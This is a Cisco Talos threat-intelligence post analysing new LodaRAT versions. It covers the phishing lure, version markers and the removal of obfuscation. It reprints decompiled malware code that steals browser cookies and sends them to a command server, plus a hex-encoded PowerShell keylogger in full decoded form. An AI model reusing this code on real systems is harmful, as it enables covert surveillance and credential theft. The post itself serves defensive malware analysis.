LodaRAT Update: Alive and Well

blog.talosintelligence.com/2020/09/lodarat-update-alive-and-well.html

By Chris Neal.

- During our continuous monitoring of LodaRAT, Cisco Talos observed changes in the threat that add new functionality.
- Multiple new versions of LodaRAT have been spotted being used in the wild.

- These new versions of LodaRAT abandoned their previous obfuscation techniques.
- Direct interaction with the threat actor was observed during analysis, indicating the actor is actively monitoring infected hosts.

What's New?

Talos recently identified new versions of LodaRAT, a remote access trojan written in AutoIt. Not only have these versions abandoned their usual obfuscation techniques, but several functions have also been rewritten and new functionality has been added. In one version, a hex-encoded PowerShell keylogger script has been added, along with a new VB script, only to be removed in a later version. Direct interaction from the threat actor was observed during analysis.


So What?

Since our blog post on Loda in February 2020, Talos has been continually monitoring LodaRAT for new behavior. Recently there have been several changes that indicate that the authors are learning new techniques to improve the effectiveness of Loda. While these changes are somewhat minor, it shows that the authors are continually developing Loda into a more robust RAT.

Distribution

In previous campaigns, the infection chain started with a malicious Microsoft Word document that downloaded a second document which then exploited CVE-2017-11882. The exploit payload in turn downloaded an MSI that contained the compiled Loda AutoIt script.

The samples analyzed in this post were distributed in a much simpler manner. Loda is now being distributed via a malicious RAR archive attached to phishing emails. Here's a look at one of these emails:



```
Re: Order Confirmation / No.200189001
Good Morning,
I am wondering if you got my mail of 18th August, 2020.
We requested you to provide quotation for the listed samples attached herewith.
We are anxiously waiting for the reply with details, price and quantity that can be made available.
Looking forward for your productive response.
If you need further clarification, please call me or email me back
Thanks & Regards
```


The RAR attachments have the file extension ".rev" and contain the compiled Loda AutoIt binary. Actual ".rev" files are recovery files that can be created alongside multi-volume RAR archives. However, the files attached to these emails were standard RAR files with the extension name changed.

The overall complexity of this infection chain is significantly lower than previous campaigns, which may be a detriment to the effectiveness of the current campaigns. Execution relies solely on the target user double-clicking on the binary and running it, rather than triggering an exploit to start an infection chain that is more or less automated.

Malware


During our investigation, multiple versions of Loda were found to be distributed at the same time. The overall functionality of the different versions is quite similar to one another, with some key differences. The different versions being used at the same time could indicate that there are several threat actors using Loda, with each actor in possession of a different version. In our investigation, most samples found in the wild are older versions — the newest versions being less common.

The version numbers embedded in Loda do not have a reliable order. In our previous Loda post, the version number was "1.1.1," which has not been incremented in some new versions, even though there have been multiple updates and changes. However, we have also identified a new version labeled "1.1.7" which has additional changes to its code and functionality. Consequently, these numbers should be considered unreliable as the sole determining factor for identifying the version of Loda being analyzed. The string "beta" has been seen in every version of Loda as well.



```
$BEGINCV = ""
$VCERS = "1.1.1"
$DDDDD = "ddd"
$PPRPRPR = "Pr"
$X2X2X2 = "X2"
$X3X3X3 = "X3"
$BETABTA = "beta"
```

Version number 1.1.1




```
$BEGINCV = ""
$VCERS = "1.1.7"
$DDDDD = "ddd"
$PPRPRPR = "Pr"
$X2X2X2 = "X2"
$X3X3X3 = "X3"
$BETABTA = "beta"
```

Version number 1.1.7


Obfuscation

The most readily apparent change in these new iterations of Loda is the complete removal of any obfuscation. Typically, Loda utilizes a combination of string obfuscation and function name randomization. These techniques may have been abandoned since they no longer provide a significant reduction in AV detection. The image below shows obfuscated code from a previous version of Loda, containing both random function names and string obfuscation.



```
B0LV9KS6H ( )
LOCAL $C4BP3XX7E , $C1TX9JJ9S , $W8DH1RI5U
E3EY2VF3Q ( $P9WJ2PX8OD3Z0JK1ST8DH2I )
$P4VS6VE1ED6C = G3GH8XD6D ( $Q0DB2BZ4SA4S )
$K3DR8RN4UC3V = Q3GW8ID8CY5H ( - 1 , B8FU6OT1EW8G ( "167948395a167948413a167948404a167948413a167948411a167948396a167948312a167948306a167948312a167948414a167948394a167948407a167948405a167948312a167948373a167948375a1
IF $K3DR8RN4UC3V = $K6JA2IA4R THEN
IF ISARRAY ( $C4BP3XX7E ) THEN
$W5AD4RA3R = ""
FOR $K7XH1XV3SB4E = 1 TO UBOUND ( $C4BP3XX7E , 1 ) - 1 STEP + 1
$W5AD4RA3R &= $C4BP3XX7E [ $K7XH1XV3SB4E ] [ 4 ] & B8FU6OT1EW8G ( "167948387a167948387a167948315" , $D2NI5TB9W , $C9WY2PH3D , $V5CR5KP6VT5R , $Z0RV7DY7F ) & $C4BP3XX7E [ $K7XH1XV3SB4E ] [ 2 ] & B8FU6OT1EW8G ( "1679
NEXT
TCPSEND ( $Y9HV6TS5TC3O5LL6JJ8VM6H , $W5AD4RA3R )
TCPSEND ( $Y9HV6TS5TC3O5LL6JJ8VM6H , B8FU6OT1EW8G ( "167948395a167948364a167948381a167948377a167948372a167948380a167948375a167948374a167948381a167948352" , $D2NI5TB9W , $C9WY2PH3D , $V5CR5KP6VT5R , $Z0RV7DY7F ) )
ENDIF
ENDIF
U3JH2GG6H ( $P4VS6VE1ED6C )
O0SO6CW0Y ( )
ENDIF
ENDIF
IF STRINGINSTR ( $Q0SM7LX7I9XN9TM2T , B8FU6OT1EW8G ( "167948363a167948364a167948381a167948377a167948372a167948379a167948368a167948362a167948375a167948373a167948381a167948362" , $D2NI5TB9W , $C9WY2PH3D , $V5CR5KP6VT
$L8LI5EE9F = $O1IS6HL6AJ5G
G1TU8PW9B ( )
ENDIF
IF STRINGINSTR ( $Q0SM7LX7I9XN9TM2T , B8FU6OT1EW8G ( "167948363a167948364a167948381a167948377a167948372a167948375a167948360a167948381a167948362a167948377a167948381a167948362" , $D2NI5TB9W , $C9WY2PH3D , $V5CR5KP6VT
$L8LI5EE9F = $A7PZ2IN7A2VU6YO6RL7Q
```


The next image is of the same section of code from the recent version of Loda. The functions have meaningful names and there is a complete lack of string obfuscation.



```
CHECKDLL ( )
LOCAL $ARESULTZ , $IROWSZ , $ICOLUMNSZ
_SQLITE_STARTUP ( $SSQLITEDLL )
$HDATA = _SQLITE_OPEN ( $REALPATH )
$IRVAL = _SQLITE_GETTABLE2D ( - 1 , "SELECT * FROM moz_cookies;" , $ARESULTZ , $IROWSZ , $ICOLUMNSZ )
IF $IRVAL = $SQLITE_OK THEN
IF ISARRAY ( $ARESULTZ ) THEN
$RESBULK = ""
FOR $NH = 1 TO UBOUND ( $ARESULTZ , 1 ) - 1 STEP + 1
$RESBULK &= $ARESULTZ [ $NH ] [ 5 ] & "[[#" & $ARESULTZ [ $NH ] [ 3 ] & "[[#" & $ARESULTZ [ $NH ] [ 4 ] & "[[#" & $ARESULTZ [ $NH ] [ 6 ] & "[[#" & $ARESULTZ [ $NH ] [ 10 ] & "[[#" & $ARESULTZ [ $NH ] [ 11 ] & "@#@"
NEXT
TCPSEND ( $R , $RESBULK )
TCPSEND ( $R , "Stealdonex" )
ENDIF
ENDIF
_SQLITE_CLOSE ( $HDATA )
_SQLITE_SHUTDOWN ( )
ENDIF
ENDIF
IF STRINGINSTR ( $UU , "stealchromer" ) THEN
$SPATHDATA = $SCHROME
CHROMEOPRERA ( )
ENDIF
IF STRINGINSTR ( $UU , "stealoperaer" ) THEN
$SPATHDATA = $SOPERA
```


1.1.1

As for new functionality, the new version labeled as 1.1.1 has implemented a PowerShell keylogger that is stored as a hex-encoded string as shown below:



```
FUNC KEY8CC ( $FILESET , $DARSX , $PIQD )
$RESQ = FILEOPEN ( $FILESET , 2 )
$RTA = '"'
FILEWRITE ( $RESQ , "function Start-KeyLogger(" & CHR ( 36 ) & "Path=" & $RTA & "$env:appdata\Windata\mon\" & $DARSX & $RTA & ")" & @CRLF )
GLOBAL $PLCCC = "0x"
$PLCCC &= "0D0A7B0A2020247369676E617475726573203D2040270A5B446C6C496D706F72742822757365723322E646C6C222C204368617253"
$PLCCC &= "65743D436861725365742E4175746F2C2045786163745370656C6C696E673D74727565295D200A7075626C696320737461746963206578746578"
$PLCCC &= "26E2073686F72742047657441173796E634B6579537461746528696E742076697274475616C4B6579436F6465293B200A5B446C6C496D7"
$PLCCC &= "06F72742822757365723322E646C6C222C20436861725365743D436861725365742E4175746F295D0A7075626C696320737461746963206578746572E20696E74204765744B65796"
$PLCCC &= "26F6172645374617465286279746555B5D206B657973746174652932B0A5B446C6C496D706F72742822757365723322E646C6C222C20"
$PLCCC &= "436861725365743D436861725365742E4175746F295D0A7075626C696320737461746963206578746572E20696E74204D617056697274475616"
$PLCCC &= "C4B65792875696E742075436F64652C20696E7420754D617054797065293B0A5B446C6C496D706F72742822757365723322E646C6C"
$PLCCC &= "222C20436861725365743D436861725365742E4175746F295D0A7075626C696320737461746963206578746572E20696E7420"
$PLCCC &= "65787465726E20696E7420546F556E69636F64652875696E7420776972744B65792C2075696E74207553636616E436F64652C2062797"
$PLCCC &= "4655B5D206C706B657973746174652C2053797374656D2E546578742E537472696E674275696C64657220707737A427566662C2069"
$PLCCC &= "6E742063636842756662C2075696E7420776C616773293B0A27400A202024415049203D204164642D54797065202D4D656D62657244656669"
$PLCCC &= "6E6974696F6E20247369676E617475726573202D4E616D65202757696E333227202D4E616D6573706163652041504920D506173735"
$PLCCC &= "46872750A2020246E756C6C203D204E65772D4974656D202D506174682024506174682202D4974656D547970652046696C650A2"
$PLCCC &= "0207472790A20207B0A20202020205772697465D486F737420275265636F7264696E67206B657920707265"
$PLCCC &= "737365732E2050726573732043545524C2B4320746F2073656520726573756C74732E27202D466F726567726F756E64436F6C6F72205"
$PLCCC &= "265640A20202020207768696C65202824747275652920B0A20202020202020537461727427D536C656570202D4D696C6C697365636F6E64732034300"
$PLCCC &= "A20202020202020666F72202824617363696969203D20393B202461736369692202D6C65203235343B202461736369692B2B29207B0A2020"
$PLCCC &= "2020202020202024737461746203D20244150493A3A4765744173796E634B657953746174652824617363696969"
$PLCCC &= "290A202020202020202020206966202824737461746520D6571202D333237363729207B0A20"
$PLCCC &= "202020202020202020246E756C6C203D205B636F6E736F6C655D3A3A436170734C6F636B0A20202020202020202020202476697274756"
$PLCCC &= "16C4B6579203D20244150493A3A4D617056697274475616C4B65792824617363696969692C2033290A2020202020202020202020246B627374617465203"
$PLCCC &= "D204E65772D4F626A65637420427974655B5D203235360A2020202020202020202020202024636865636B6B627374617465203D20244150493A"
$PLCCC &= "3A4765744B6579626F6172645374617465282462737461746290A2020202020202020202020246D7963686172203D204E65772D4F626A656374202D547970654E616D652053797374656"
$PLCCC &= "6D2E546578742E537472696E674275696C6465720A202020202020202020202020247375636365737373203D20244150493A3A546F556E69636F"
$PLCCC &= "646528246173636969692C202476697274475616C4B65792C20246B6273746174652C20246D79636861722C20246D79636861722E43617061636"
$PLCCC &= "974792C2030290A202020202020202020202020206966202824737563636573737329200A2020202020202020202020207B0A202020202020202020202020205B53797374656D2E494F"
$PLCCC &= "2E46696C655D3A3A417070656E64416C6C546578742824506174682C20246D79636861722C205B53797374656D2E546578742E456E"
$PLCCC &= "636F64696E675D3A3A556E69636F646529200A202020202020202020207D0A20202020202020207D0A2020202020207D0A202020207D0A"
$PLCCC &= "20207D0A202066696E616C6C790A20207B0A20200A20207D0A7D0A53746172742D4B65794C6F67676572"
FILEWRITE ( $RESQ , BINARYTOSTRING ( $PLCCC ) )
FILECLOSE ( $RESQ )
IF $PIQD = 0 THEN
PROCESSCLOSE ( $PID2 )
SLEEP ( 500 )
ENDIF
$PIDX = RUN ( "powershell.exe -executionpolicy bypass -File " & $FILESET , $TEMPDIR , $SWHIDE )
IF $PIQD = 1 THEN
$PID2 = $PIDX
REGWRITE ( $WIN32X , "pidx" , "REG_SZ" , $PID2 )
$PIDX = ""
ENDIF
SLEEP ( 4000 )
FILEDELETE ( $FILESET )
ENDFUNC
```

Hex-encoded PowerShell script




```
{
  $signatures = @'
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
public static extern short GetAsyncKeyState(int virtualKeyCode);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int GetKeyboardState(byte[] keystate);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int MapVirtualKey(uint uCode, int uMapType);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate, System.Text.StringBuilder pwszBuff, int cchBuff, uint wFlags);
'@
  $API = Add-Type -MemberDefinition $signatures -Name 'Win32' -Namespace API -PassThru
  $null = New-Item -Path $Path -ItemType File
  try
  {
    Write-Host 'Recording key presses. Press CTRL+C to see results.' -ForegroundColor Red
    while ($true) {
      Start-Sleep -Milliseconds 40
      for ($ascii = 9; $ascii -le 254; $ascii++) {
        $state = $API::GetAsyncKeyState($ascii)
        if ($state -eq -32767) {
          $null = [console]::CapsLock
          $virtualKey = $API::MapVirtualKey($ascii, 3)
          $kbstate = New-Object Byte[] 256
          $checkkbstate = $API::GetKeyboardState($kbstate)
          $mychar = New-Object -TypeName System.Text.StringBuilder
          $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar, $mychar.Capacity, 0)
          if ($success)
          {
            [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Encoding]::Unicode)
          }
        }
      }
    }
  }
  finally
  {

  }
}
Start-KeyLogger
```


Decoded keylogger

This PowerShell script appears to be copied and pasted from a short blog post with the comments removed. If the command "MgPlugUp" is received from C2, the script is written to a file called "tmpwstz21.ps1" and executed. The logs are output into the temp directory as a text file named with the current date.



```
FUNC KEYDDQ ( )
IF NOT FILEEXISTS ( $PATHIS ) THEN
DIRCREATE ( $PATHIS )
ENDIF
IF NOT FILEEXISTS ( $MONS ) THEN
DIRCREATE ( $MONS )
HISAA ( )
ENDIF
SLEEP ( 500 )
KEY8CC ( $TEMPDIR & "\tmpwstz2.ps1" , @MDAY & "-" & @MON & "-" & @YEAR & ".txt" , 1 )
$DASTR = 1
ENDFUNC
```

